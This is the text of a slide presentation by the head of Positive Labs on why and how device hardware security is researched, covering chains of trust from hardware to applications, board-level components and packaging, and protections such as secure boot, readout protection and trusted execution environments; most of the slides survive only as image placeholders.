

Алексей Усанов

Руководитель Positive Labs

pt

Исследование безопасности устройств: как и зачем

Зачем?



Зачем?



Зачем?

*Privacy Not Included


moz://a

WHERE DOES ALL YOUR DATA GO?




Зачем?

Root of Trust




Establishing SW / HW Trust







1. Hardware to BootROM
2. BootROM to Operating System
3. Operating System to Application



How our architecture looks





Исследование HW



Look inside




- Microcontrollers & Microprocessors
- Memory
- Sensors
- Wireless modules
- ...






Look inside

High complexity:

- BGA with pitch 0.25 - 1 mm
- System in a Package
- Package on Package




Look inside




Look inside

- Tamper protection
- Readout Protection
- Secure Element IC
- Trusted Execution Environment
- Secure Boot, Encrypted Boot, Verified Update и т.д.

